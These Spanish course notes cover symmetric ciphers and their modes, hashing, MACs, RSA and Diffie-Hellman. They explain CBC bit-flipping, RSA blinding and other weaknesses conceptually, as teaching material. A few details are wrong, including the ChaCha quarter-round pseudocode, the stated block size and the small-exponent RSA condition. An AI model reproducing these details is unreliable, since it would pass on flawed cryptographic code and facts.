
Estandarizado en el año 2000
Largo de llave: 128, 192 o 256 bits
Largo de bloque: 128 bits
Rondas: 10, 12 o 14
Advanced Encryption Standard es el cifrador de bloque por defecto hoy en día. Dependiendo del tamaño de la llave, consiste en entre 10 y 14 rondas de operaciones de substitución y permutación, tal como se muestra en la figura anterior (obtenida del libro Serious Cryptography)
Para mayor información sobre la utilidad de cada ronda, se les recomienda revisar el libro Serious Cryptography o la página de Wikipedia
Modos de Cifrado#
Debido a que los cifradores de bloque pueden encargarse de cifrar datos de tamaño igual al tamaño del bloque, es necesario definir estrategias que permitan cifrar información de un largo mucho mayor. Acá entran en juego los “modos de cifrado”, los cuales definen el algoritmo a usar para realizar el cifrado de la información completa.
En todos los modos que se verán a continuación, se divide el texto completo en bloques de tamaño $BlockSize$. En caso que el texto completo no tenga un tamaño múltiplo de $BlockSize$, se agregan bytes al final de forma de rellenar (padding) y obtener un texto plano de un tamaño adecuado. Lo anterior genera un problema cuando el texto ya tiene un tamaño múltiplo de $BlockSize$, por lo que en esos casos es necesario agregar un bloque completo, solo con padding.
Algunos tipos de padding:
- ANSI X9.23: Se rellena con bytes
\x00o algún byte al azar, salvo el último byte del bloque rellenado, que incluye como valor la cantidad de bytes usados para rellenar. - PKCS7: Se rellena con n bytes con el valor $hex(n)$, con $n \in [1,BlockSize]$.
ECB#
Electronic Codebook es el modo de cifrado más simple. Cada bloque se cifra por separado usando siempre la misma llave, concatenándose todo para generar el texto cifrado.
Filtración de información estructural#
Si bien este modo es muy fácil de implementar, el mayor problema que posee es que es fácil encontrar patrones en los mensajes si los datos cifrados tienen una estructura que se repite bastante. Un muy buen ejemplo de lo anterior es esta imagen del Pingüino Tux, la cual si cifrásemos bloques de ella usando AES/ECB, podríamos ver ciertos patrones con bloques de colores parecidos que delinearían los bordes del pingüino.
CBC#
Cipher Block Chaining es un modo en el que el cifrado de cada bloque depende del resultado del cifrado del bloque anterior. Como caso especial, el primer bloque utiliza un valor público llamado Vector de Inicialización (IV). Es importante que este valor sea aleatorio en cada sesión de cifrado, con el objetivo de impedir algunos tipos de ataques.
El cambio anterior con respecto a ECB ayuda a que si ciframos exactamente la misma información en dos bloques distintos, el resultado cifrado no sea el mismo, evitando problemas como los vistos con la imagen del pingüino.
Padding Oracle Attack#
Si contamos con feedback acerca del estado de un mensaje cifrado (específicamente, si el mensaje está bien formado o no), es posible ejecutar un ataque denominado Padding Oracle Attack. En el curso CC5312 Seguridad Computacional se explica cómo ejecutar este ataque.
Maleabilidad del mensaje cifrado (Bit Flipping Attack)#
Revisemos de nuevo la imagen de Descifrado CBC y agreguemos al diagrama el estado justo antes de hacer XOR con el bloque anterior. A este estado le llamaremos $M$:
Enfoquémonos primero en los bytes verdes. $IV_0$ es el primer byte del vector de inicialización. Si modificamos $IV_0$, podemos notar que el valor del primer caracter del texto plano ($P_{0,0}$) cambiará, debido a que ese caracter se obtiene combinando con $\oplus$ (xor) $M_{0,0}$ e $IV_0$.
¿Pero por qué esto me genera un cambio solo en el primer byte si se supone que el block cipher revuelve los datos?
Es verdad, un cifrador de bloque revuelve los datos de entrada. Esto quiere decir que si cambio un caracter en mi bloque de texto plano manteniendo la llave constante, el dato cifrado sera muy distinto al que tenía antes. Lo mismo en el caso de descifrar: si cambio un byte del dato cifrado, el texto descifrado será irreconocible comparado con el original.
Sin embargo, el valor descifrado por el block cipher en el modo CBC es un valor intermedio ($M$). Tanto este valor intermedio como el vector de inicialización sí tienen una dependencia lineal con respecto al valor descifrado.
Si conozco el texto original y quiero cambiar el primer caracter por un caracter $x$, puedo cambiar $IV_0$ por el siguiente valor:
$$\tilde{IV_0} = IV_0 \oplus P_{0,0} \oplus x$$
Lo anterior se cumple ya que sabemos que
$$P_{0,0} = M_{0,0} \oplus IV_0$$
Por lo que al reemplazar $IV_0$ por $\tilde{IV_0}$ tenemos que:
$$\tilde{P_{0,0}} = M_{0,0} \oplus IV_0 \oplus P_{0,0} \oplus x$$
reemplazando $M_{0,0} \oplus IV_0$, queda:
$$\tilde{P_{0,0}} = P_{0,0} \oplus P_{0,0} \oplus x$$
y como $a \oplus a = 0$:
$$\tilde{P_{0,0}} = x$$
¿Puedo hacer esto con el segundo, tercer, enésimo byte?
Si es en el primer bloque, ¡sí!. más abajo veremos el caso del segundo bloque.
¿Y qué pasa si no tengo control sobre el IV?
Si conoces el texto por debajo y tienes control sobre los bloques, puedes sacrificar un bloque específico para editar el contenido del bloque que viene justo después de él. Para esto, debemos ver los bloques rojos en la imagen anterior.
¿Cómo modifico el segundo bloque? ¿y el tercero?
En el caso puntual del texto del segundo bloque, la idea es hacer lo mismo que con el IV, pero usar el bloque cifrado $C_0,0$ (el primero) en vez de IV. Esto hará que el texto de ese bloque se rompa, pero nos permitirá cambiar el texto del bloque siguiente.
Lo anterior puedes aplicarlo no solo para modificar el segundo bloque cifrado. Basta con modificar el bloque cifrado anterior al que quieres editar.
(Esta explicación está basada en esta respuesta de Stack Overflow)
CTR#
Counter Mode es un modo que permite paralelizar el cifrado y descifrado de un mensaje, dado que la parte que pasa por el cifrador de bloque es un valor predeterminado y predecible. Además, el descifrado se ejecuta con el algoritmo de cifrado del cifrador de bloque elegido.
Cifradores de Flujo#
Los cifradores de flujo intentan emular el uso de un cifrador de tipo One-Time Pad, pero usando un generador de números pseudoaleatorio. Estos generadores usan una semilla realmente aleatoria al inicializarse, la cual les permite generar una salida continua extensa que se comporta de forma similar a un flujo de datos realmente aleatoria. Posteriormente, es posible cifrar un stream de datos simplemente haciendo $XOR$ entre los datos y el flujo pseudoaleatorio. Con tal de que ambas partes conozcan la semilla, es posible asegurar la sincronización entre sus flujos aleatorios, con lo que se es posible comunicarse sin problemas y sin filtrar los mensajes.
El nonce en los cifradores de flujo#
Partamos mencionando una potencial vulnerabilidad de los cifradores de flujo. Si se usa dos veces el mismo flujo pseudoaleatorio para dos conjuntos de datos (a partir del uso de la misma semilla), y luego se ejecuta la operación $XOR$ entre ambos textos cifrados, se obtendrá como resultado lo siguiente:
$$E(P_1) = P_1 \oplus S$$ $$E(P_2) = P_2 \oplus S$$ $$E(P_1) \oplus E(P_2) = (P_1 \oplus S) \oplus (P_2 \oplus S)$$ $$E(P_1) \oplus E(P_2) = (P_1 \oplus P_2)$$
Asumiendo que el texto plano tiene cierta estructura, luego no es difícil deducir qué valores corresponden a $P_1$ y $P_2$ a partir de $E(P_1) \oplus E(P_2)$.
Para evitar el problema anterior, los cifradores de flujo suelen recibir un parámetro extra, denominado nonce. Este campo puede ser considerado como público sin que esto signifique disminuir la seguridad del cifrador, pero debe ser distinto en cada ejecución del algoritmo, por lo que en algunas implementaciones corresponde simplemente a un contador que se incrementa en cada uso del cifrador. En caso que el nonce no siga una generación predecible, es necesario compartirlo entre ambas partes que desean comunicarse.
RC4#
Tamaño de llave: Entre 40 y 2048 bits.
Tamaño del Nonce: No lleva de forma oficial, aunque se suele agregar como parte de la llave.
También conocido como ARCFOUR, es un cifrador de flujo diseñado el año 1987 pero filtrado el año 1994. Se comenzó a utilizar como un producto propietario de RSA Security, hasta que en el año 1994 se filtró su especificación en un foro cypherpunk.
Al hacerse público su funcionamiento, se empezaron a encontrar varios errores y vulnerabilidades en el algoritmo. Un ejemplo de estos problemas es que los primeros bytes de salida del generador pseudoaleatorio permiten adivinar el estado interno del mismo, derivándose así información sobre la clave.
Si bien su diseño no considera el uso de un nonce, éste se suele agregar de alguna de las formas siguientes:
- Hasheando la semilla y el nonce y usando el valor hasheado como semilla. Esta es la forma recomendada.
- Concatenando la semilla con el nonce. Sin embargo, esto puede traer problemas de aleatoriedad debido a fallas propias de RC4.
Es posible encontrar más información sobre este cifrador (y sus problemas) en wikipedia.
ChaCha#
Tamaño de llave 256 bits
Tamaño del Nonce 64 bits
ChaCha es una familia de cifradores de flujo basada en una variante de Salsa20. Estos cifradores definen un estado inicial compuesto por “palabras” de 32 bit dispuestas en una matriz de 4x4:
(00) expa | (01) nd 3 | (02) 2-by | (03) te k |
(04) K | (05) K | (06) K | (07) K |
(08) K | (09) K | (10) K | (11) K |
(12) P | (13) P | (14) N | (15) N |
Donde:
- (XX) representa el número del byte (se usa más abajo)
expand 32-byte kes un texto en ASCII de 16 caracteres (4wordsde 32 bits)Kes la llave dividida en 8 bloques de 32 bits cada unoP(posición) es un contador que lleva cuenta de la cantidad de bloques cifrados.Ncorresponde a un nonce, es decir, un valor que no debe repetirse entre usos del sistema.
Si bien el cifrado es de tipo “flujo”, los bytes de éste se generan de a bloques de tamaño 512 bits (16 bytes). Para generar el bloque de número $i$, se ejecutan los siguientes pasos:
- Se setean los bytes $P$ del estado
arren el valor binario de $i$ - Se ejecuta 10 veces la siguiente operación en pseudocódigo (denominada “doble ronda”) sobre el estado:
func double_round():
  QR(0, 4, 8, 12)
  QR(1, 5, 9, 13)
  QR(2, 6, 10, 14)
  QR(3, 7, 11, 15)

  QR(0, 5, 10, 15)
  QR(1, 6, 11, 12)
  QR(2, 7, 8, 13)
  QR(3, 4, 9, 14)
Acá QR o “Quarter Round” se define de la siguiente forma:
def QR(a, b, c, d):
    arr[a] += arr[b]; arr[d]^=arr[a]; arr[d] <<<= 16;
    arr[c] += arr[d]; arr[b]^=arr[c]; arr[b] <<<= 12;
    arr[a] += arr[b]; arr[d]^=arr[a]; arr[d] <<<= 8;
    arr[c] += arr[d]; arr[d]^=arr[c]; arr[d] <<<= 7;
Y x <<<= y corresponde a una “rotación de y bits al valor x”.
Finalmente, los valores correspondientes al estado luego de correr 10 veces la double round son XOReados con los datos, devolviendo el valor cifrado.
El descifrado se ejecuta de la misma forma, dado que XOR es una operación que se cancela a sí misma al ejecutarse dos veces sobre el mismo texto.
Más allá del cifrado#
Muchas veces, el cifrado no es suficiente para asegurar que una comunicación entre dos partes ocurre de forma segura. Un ejemplo: Si un mensaje cifrado no contiene metainformación acerca de cuándo fue mandado, un atacante podría reenviar mensajes de una persona a la otra, haciéndola pensar que se dijo nuevamente algo que en verdad no se dijo. Este ataque se denomina Ataque de Repetición (o Replay Attack), y se puede evitar agregando información secuencial al mensaje (por ejemplo, un contador monótono para cada participante).
Otro problema que puede ocurrir frente a una comunicación cifrada es que el mensaje sea alterado por un atacante antes de llegar al receptor. En el caso del cifrado de flujo, donde la modificación de un byte del texto cifrado altera solamente un byte del texto plano, una modificación de este estilo podría cambiar el significado del mensaje cifrado en una letra o símbolo. Para evitar este problema, es posible “autentificar” el mensaje a través de “message authentication codes” (MACs), los cuales permiten demostrar que el mensaje descifrado no ha sido intervenido de ninguna forma.
MAC#
Message Authentication Code
MAC es el nombre formal de este código extra que se agrega al mensaje cifrado para comprobar su autenticidad. Existen muchas formas de generar un MAC, a continuación nombramos algunas:
- HMAC se genera a partir de una función de Hash.
- GCM se genera a partir del uso de un cifrador de bloque (Gallois-Counter mode).
- Poly1305 utiliza polinomios y una función extra (AES, un generador como ChaCha20) para generar aleatoriedad a partir de una semilla.
Enfoques de autentificación#
La autentificación del mensaje se podría realizar en tres puntos distintos. A continuación se muestran diagramas sobre cada forma de autentificar:
Encrypt-Then-MAC (EtM)#
Corresponde a autentificar el mensaje ya cifrado. Es necesario usar una llave distintas para evitar ataques como el que se menciona acá
Encrypt-And-MAC (E&M)#
En este caso no hay problemas con usar la misma llave para ambos procesos.
MAC-Then-Encrypt (MtE)#
En este caso tampoco hay problemas con usar la misma llave para ambos procesos.
Más información sobre cada enfoque se puede encontrar en Wikipedia.
Cifrar y autentificar a la vez#
Existen ciertos algoritmos para cifrar datos que integran una rutina de autentificación en el proceso de cifrado. Mencionaremos brevemente dos de los más utilizados:
AES-GCM (Bloque)#
Galois-Counter Mode es un modo de cifrado de bloque que además autentifica el mensaje cifrado. Este modo permite autentificar datos anexos a $P$ que necesiten ser autentificados, pero no cifrados. A esta información adicional no cifrada se le suele denominar $A$.
Más información sobre el algoritmo de autentificación en Wikipedia
ChaCha20-Poly1305 (Flujo)#
ChaCha20-Poly1305 corresponde al uso combinado del cifrador de flujo ChaCha20 y del MAC Poly1305. Su funcionamiento es explicado en el RFC 8439. Google seleccionó este algoritmo como reemplazo de RC4 en TLS/SSL. Este algoritmo suele preferirse sobre AES-GCM en hardware que no tiene procesadores optimizados para AES.
Funciones de Hashing#
Las funciones de hash son utilizadas como un bloque fundamental en muchos otros componentes criptográficos, tales como firmas digitales, cifrado de llave pública, verificación de integridad de archivos, autentificación de mensajes, contraseñas, entre otros.
Como muestra la imagen anterior (del libro Serious Cryptography), una función de hash recibe un mensaje de longitud arbitraria, y devuelve un valor de tamaño fijo (generalmente entre 256 y 512 bits). Al mismo tiempo, una “buena función de hash” para usos criptográficos es una función que cumple las siguientes características:
- Un cambio chico en el mensaje provoca un cambio muy grande en el valor devuelto por la función de hash.
- Dado un valor devuelto por la función de hash a partir de un mensaje $M$, es demasiado dificil encontrar un valor que produzca ese valor sin conocer $M$.
- Si bien es obvio que existen colisiones (es decir, dos mensajes distintos entre sí $M_1$ y $M_2$ tales que $H(M_1) = H(M_2)$), encontrar dos mensajes que colisionen debe ser demasiado difícil.
Ejemplos de Funciones de hash#
A continuación se nombrarán algunas funciones de hash usadas ampliamente
MD5#
MD5 es un algoritmo de hashing basado en una construcción Merkle-Damgård que produce un valor de 128 bits, usando bloques de 512 bits en sus procedimientos internos. Este algoritmo fue creado el año 1992, y ya el 1996 se conocían problemas en él. El año 2004 un grupo de investigadores mostró que MD5 no es resistente a colisiones, además de publicar un método práctico para crear datos con el mismo hash pero distinto contenido (ataques de colisión), lo que hizo que se deprecara como hash seguro. Más información sobre la función de hash se puede encontrar en Wikipedia
Ataques conocidos: Ataque de exensión de longitud (a partir de su construcción), Ataques de Colisión
SHA-1#
SHA-1 es una función criptográfica creada el año 1995 y basada al igual que MD5 en una construcción Merkle-Damgård. Esta función produce un valor de salida 160 bits. El año 2011 fue deprecada por el NIST por problemas similares a los encontrados en MD5. Hoy en día, los ataques de prefijo elegido en SHA1 son prácticos. Más información y descripción de ataques en Wikipedia. Al año actual (2021), es factible para una organización con hartos recursos económicos (cientos de miles de dólares) ejecutar un ataque de colisión de hashes.
SHA-2#
SHA-2 es una función criptográfica creada el año 2001 por la NSA. Usa la misma primitiva que MD5 y SHA-1 (Merkle-Damgård) pero posee seis variaciones distintas de largo de salida: SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224 y SHA-512-256. Al momento, no se conocen ataques prácticos a este hash. Más información se puede obtener en Wikipedia.
SHA-3#
SHA-3 es una función criptográfica creada el año 2015 por el NIST. Es internamente diferente a las funciones ya mencionadas porque utiliza una construcción de esponja. Su existencia y estandarización permite que en caso que a futuro se encuentren problemas en la primitiva de SHA-2 (todavía considerada segura), exista una alternativa de uso de fácil modificación que no debiese ser afectada por este problema.
Funciones de derivación de llaves (KDF)#
Es una categoría de funciones de hash que deriva una o más llaves secretas a partir de una llave principal, usando una función pseudoaleatoria. Estas funciones suelen tener la característica de que sus valores de salida son lentos de verificar (del orden de segundos) debido a que la cantidad de veces que se ejecutan es configurable", lo que mitiga el riesgo de un ataque de fuerza bruta para detectar la preimagen de un valor dado. La capacidad de configurar las iteraciones también prepara a la función para el futuro, de forma de poder subir este número arbitrariamente a medida las capacidades de los computadores aumentan.
Otra medida de mitigación de estas funciones es que requieren para funcionar un valor extra no secreto denominado salt. El valor salt es aleatorio y se usa para la generación y verificación del hash con una función KDF. De esta forma, se limita el riesgo de amenazas tales como rainbow tables.
A continuación se mencionan algunas funciones de tipo KDF:
Criptografía Asimétrica#

La criptografía asimétrica o criptografía de llave pública se diferencia de la criptografía simétrica en que se usan llaves distintas para cifrar y descifrar mensajes, lo que hace posible publicar la llave de cifrado con el objetivo de que otras personas puedan enviarnos mensajes que solo nosotros podremos descifrar, usando la llave de descifrado. Algo similar ocurre con la criptografía asimétrica usada para firmas digitales. Se usa una llave para “demostrar” que un mensaje fue enviado por nosotros mientras se publica la otra para que cualquiera pueda comprobar que la firma es válida.
En general, estos sistemas usan propiedades aritméticas para crear problemas matemáticos que son muy difíciles de resolver con información limitada, pero que conociendo un parámetro secreto puedes resolver de forma fácil. A este parámetro se le suele conocer como trapdoor.
Person-in-the-Middle en Criptografía Asimétrica#
Los protocolos de criptografía asimétrica más básicos no consideran el problema de validar que la llave pública recibida es de quien dice ser. Nada evita que una tercera entidad que controle el canal de comunicación (Eva) pueda hacerse pasar por Bob frente a Alice, y por Alice frente a bob, generando su propio par de llaves asimétricas $PK$, $SK$ y presentando la llave pública como si fuera la de los interlocutores respectivos de Alice y Bob. Eva recibiría mensajes de Alicia y Bob cifrados con su llave pública, los descifrará con la llave privada y los recifrará con la llave pública de sus interlocutores. Para evitar este problema, se podría firmar la llave pública enviada a la contraparte utilizando algún otro metodo de criptografía de llave pública o privada negociado con anterioridad.
RSA#
Recibe su nombre por las iniciales de sus tres creadores: Rivest, Shamir y Adleman. Es uno de los sistemas criptográficos de llave pública más viejos.
Cifrado#
Fue el primer esquema de cifrado de llave pública. Se destaca por el uso de aritmética modular, definiendo los siguientes parámetros:
- $n$ es un número formado por la multiplicación de dos números primos obtenidos al azar $p$ y $q$.
- $Z_n^*$ es un grupo multiplicativo de enteros módulo $n$.
- $x$ es nuestro mensaje en texto plano, codificado como un número perteneciente a $Z_n^*$. Debido a lo anterior, el tamaño de nuestro mensaje se encuentra limitado por la magnitud de $n$ (o sea, mientras más grande queramos que sea el mensaje a cifrar, más grande debe ser n).
- $e$ es nuestro exponente público y corresponde a un número menor que $(p-1)(q-1)$.
- $d$ es el inverso multiplicativo de e en el grupo $Z_{(p-1)(q-1)}^*$, o sea, $d = 1/e \mod (p-1)(q-1)$.
- $y$ es nuestro mensaje cifrado y se calcula como $x^e \mod n$.
La Llave pública en RSA es el par de elementos $(n, e)$, mientras que la llave privada es el valor $d$.
La gracia de saber que $n=pq$ es que esto nos permite calcular $d$ de forma eficiente, usando el algoritmo euclidiano extendido:
$extended_gcd(a,b) = ax + by$
En el algoritmo anterior, el valor de $d$ es igual al valor de $a$ al ejecutar $extended_gcd(e, (p-1)(q-1))$.
Les recomendamos leer el capítulo 10 del libro Serious Cryptography para entender por qué ocurre esto.
Cifrado y descifrado en RSA#
Para cifrar un mensaje en RSA, basta con calcular $y = x^e$, mientras que para descifrar el mensaje, basta con calcular $y^d$, ya que como $d$ es el inverso de $e$, $y^d = x^{e^d} = x^{ed} = x$.
En varias implementaciones, se suele fijar el valor de $e$ a un número pequeño, como por ejemplo $2^16+1$ *(65537), aunque también podría usarse $3$ o $17$ si se usa el padding adecuado (ver sección siguiente para más detalles).
Problemas de seguridad en RSA#
Una mala implementación de RSA puede generar problemas de seguridad que permitirían incluso descifrar un mensaje. A continuación mencionamos algunos de ellos:
- $n$ muy pequeño: En general, se suele usar un $n$ de tamaño 2048 bits o más para que el nivel de seguridad del valor cifrado sea similar a un cifrado con llave simétrica de 112 bits. En la práctica, un $n$ de tamaño 300 bits o menos, éste es fácilmente factorizable en un computador de uso personal.
- $e$ muy pequeño y mensajes sin padding: Si $e$ es un valor muy pequeño, $x < n^d$ y el mensaje cifrado $y$ no tiene
padding, es posible calcular la raíz $e$ésima de $y$ para calcular $x$. - Mala generación de números primos: Es muy importante que los números primos $p$ y $q$ se generen de forma aleatoria. En caso que esto no sea así, se corre el riesgo de encontrarlos, y con esto poder derivar el valor secreto $d$.
- Problemas de maleabilidad en valores cifrados: Supongamos que ciframos con la misma llave pública dos valores $x_1$ y $x_2$, obteniéndose $y_1$ e $y_2$ respectivamente. Una persona externa podría calcular el valor cifrado de $x_1x_2$ sin conocer $x_1$ y $x_2$ simplemente multiplicando los valores $y_1$ e $y_2$. Para evitar este problema, se suele aplicar un
paddingespecial a todos los valores cifrados con RSA, de forma que su representación numérica corresponda a un número grande. - Computación Cuántica El problema de factorización en el cual se basa la seguridad de RSA es resolvible en tiempo polinomial con computadores cuánticos usando el algoritmo de Shor. Afortunadamente, todavía no se conoce públicamente la existencia de un computador cuántico con la capacidad de factorizar números del tamaño de los usados en RSA.
La página en Wikipedia menciona con mayor detalle los ataques posibles a RSA, sin embargo, la comprensión de algunos de estos problemas requieren recordar hartos contenidos de teoría de números.
Padding en cifrado RSA: OAEP#

El diagrama anterior, obtenido del libro Serious Cryptography, muestra en términos generales el uso de padding en RSA. Uno de los algoritmos de padding más usados en RSA es OAEP, el cual funciona de la siguiente forma:

- Se genera $M = H || 000 … 001 || K$ ($||$ significa concatenar), donde $H$ es una constante conocida de tamaño $h$, seguida de tantos bytes $00$ como sea necesario para que el tamaño de $M$ en bytes sea el mismo que el de $n$, seguido de un byte $01$. Finalmente, se coloca el mensaje original $K$.
- Se genera un valor $R$ aleatorio de tamaño $h$.
- La función $Hash1$ recibe de entrada un valor de largo igual al de $H$ y devuelve un valor de largo igual al de $M$. Llamaremos a este valor $A$
- La función $Hash2$ recibe de entrada un valor de largo igual al de $M$ y devuelve un valor de largo igual al de $H$. Llamaremos a este valor $B$
- El valor paddeado $P$ se construye de la siguiente forma: $P = 00 || B || A$. Este es el valor que se cifra con RSA finalmente.
El proceso de descifrado requerirá seguir los pasos anteriores en orden inverso, con el objetivo de obtener el verdadero texto plano.
Firmas#
En el caso de RSA, para un documento M, se define su firma $S = M^d \mod n$, donde M es el mensaje a firmar. Para verificar la firma, es necesario calcular $S^e \mod n$ y comparar este valor con el documento recibido.
Hay que tener en consideración que, al igual que en el caso de cifrado RSA, el tamaño del mensaje a cifrar está limitado por el tamaño de $n$.
Potenciales ataques a las firmas RSA#
- Firma de mensajes “triviales”: Si no se usa una función de padding, y existe la posibilidad de querer firmar un mensaje como $0$, $1$ o $n-1$. En todos estos casos, $x^d$ es igual a $x$, por lo que no es necesario conocer $d$ para generar la firma del mensaje.
- Blinding Attack: Si no se usa una función de padding y se quiere obtener la firma de un mensaje $M$ sin que la persona que firma el mensaje se entere que lo firmó, se le puede pasar un mensaje $R^eM$ para firmarlo. La firma de este mensaje corresponderá a $(R^eM)^d = R^{ed}M^d = RM^d$. Este valor se puede dividir por R de forma de obtener $M^d$, que es la firma del mensaje M.
Padding en firmas RSA#
A continuación se mencionan dos algoritmos de padding que suelen usarse en RSA:
PSS#
Lamentablemente, no hay demostración de que OAEP es un método de padding seguro para firmas RSA. Sin embargo, existe otro algoritmo de padding para este caso, denominado PSS.
La implementación de PSS es algo compleja, por lo que la enlazaremos solamente: referencia.
FDH#
Full Domain Hash es una forma más simple de paddear un documento, ya que considera simplemente calcular su hash con alguna función de hashing segura y luego firmar ese valor. Formalmente, no está demostrada su seguridad, pero en la práctica se considera una buena función de padding, debido a que su simplicidad disminuye considerablemente la posibilidad de error en implementación que sí posee PSS.
Acuerdo de llaves Diffie-Hellman#
En general se considera que Withfeld Diffie y Martin Hellman son los creadores del concepto de criptografía de llave pública. Ellos crearon también un esquema para acordar una llave compartida entre dos partes, denominado generalmente como protocolo Diffie-Hellman. Este protocolo requiere de los siguientes valores:
- Un número primo grande $p$ de forma de definir un grupo multiplicativo $Z_p^*$ sobre el cual trabajar.
- Un número generador $g$, perteneciente a $Z_p^*$. En general se suele usar $g = 2$.
- Cada parte que desea comunicarse debe elegir un número aleatorio en $Z_p^*$. Los denominaremos $a$ y $b$ para $Alicia$ y $Bob$ respectivamente. Estos valores son secretos y nunca se intercambian.
En este caso, se consideran como llave pública los valores $g^a$ y $g^b$, y como llave privada los valores $a$ y $b$.

Para obtener el valor compartido que usarán como llave simétrica para comunicarse, primero Alicia envía a Bob el número $g^a$ y Bob envía a Alicia el número $g^b$. Si existiese una persona entre medio observando el intercambio, no tendría como deducir $a$ o $b$ a partir de $g^a$ o $g^b$ (al problema de obtener $x$ a partir de un $g^x \mod p$ se le conoce como de el problema del logaritmo discreto y se considera que no existe un método general de resolución para él).
Finalmente, para calcular el secreto compartido, cada parte eleva el valor recibido por su número aleatorio secreto. De esta forma, Alicia obtendrá $g^{a^b} = g^{ab}$, mientras que Bob obtendrá $g^{b^a} = g^{ba} = g^{ab}$. Ahora, ambas partes pueden usar ese valor compartido para cifrar mensajes.
Problemas de seguridad DH#
Replay Attacks (Ataques de Repetición): Incluso si se pudiera autenticar el mensaje, no hay forma de demostrar si el mensaje que viene de Alicia fue emitido ahora o fue emitido hace tiempo, pero ahora Eva lo está reenviando. Una forma de evitar este problema es agregando interactividad al protocolo de generación del secreto compartido, por ejemplo, pidiendo recibir un “valor de confirmación” que utilice tanto la llave pública de Alicia como la de Bob en ese momento para su generación.
Person in The Middle: ¿Cómo sé que la persona que está al otro lado es quien dice ser si nunca la he visto? Nada evita que Eva se haga pasar por Alicia frente a Roberto (y viceversa), si tiene control sobre el canal y a quién le llegan o no los mensajes.
